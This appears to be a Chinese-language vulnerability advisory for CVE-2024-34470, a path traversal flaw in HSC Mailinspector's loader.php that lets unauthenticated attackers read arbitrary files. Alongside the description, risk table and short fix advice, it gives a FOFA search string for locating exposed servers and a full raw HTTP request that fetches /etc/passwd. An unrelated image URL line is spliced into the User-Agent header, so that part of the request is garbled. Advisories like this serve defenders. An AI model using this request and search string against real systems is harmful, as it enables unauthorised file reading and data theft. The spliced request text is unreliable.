

HSC Mailinspector loader.php 任意文件读取漏洞(CVE-2024-34470)

漏洞描述

由于HSC Mailinspector /public/loader.php文件中存在的路径遍历漏洞，path参数无法正确筛选传递的文件和目录是否为webroot的一部分，从而使未经身份验证的攻击者能够读取服务器上的任意文件，造成信息泄露，使系统处于极不安全的状态。

影响范围

HSC Mailinspector 5.2.17-3 through 5.2.18

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: body="mailinspector/public"

POC/EXP:

GET /mailinspector/public/loader.php?path=../../../../../../../../etc/passwd HTTP/1.1

Host: 172.168.150.2:4433

Connection: keep-alive

sec-ch-ua: "Google Chrome";v="125", "Chromium";v="125", "Not.A/Brand";v="24"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)


Chrome/125.0.0.0 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.

8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: zh-CN,zh;q=0.9



修复方案

- 关闭互联网暴露面或接口设置访问权限
- 升级至安全版本